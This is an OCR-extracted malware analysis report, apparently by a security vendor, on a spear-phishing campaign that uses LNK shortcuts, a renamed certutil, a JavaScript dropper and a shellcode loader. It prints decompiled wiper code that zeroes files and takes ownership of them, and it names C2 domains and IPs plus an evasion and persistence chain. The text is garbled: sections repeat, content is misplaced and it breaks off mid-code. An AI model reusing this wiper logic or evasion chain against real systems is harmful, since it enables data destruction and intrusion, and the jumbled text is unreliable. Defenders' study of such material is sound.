
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
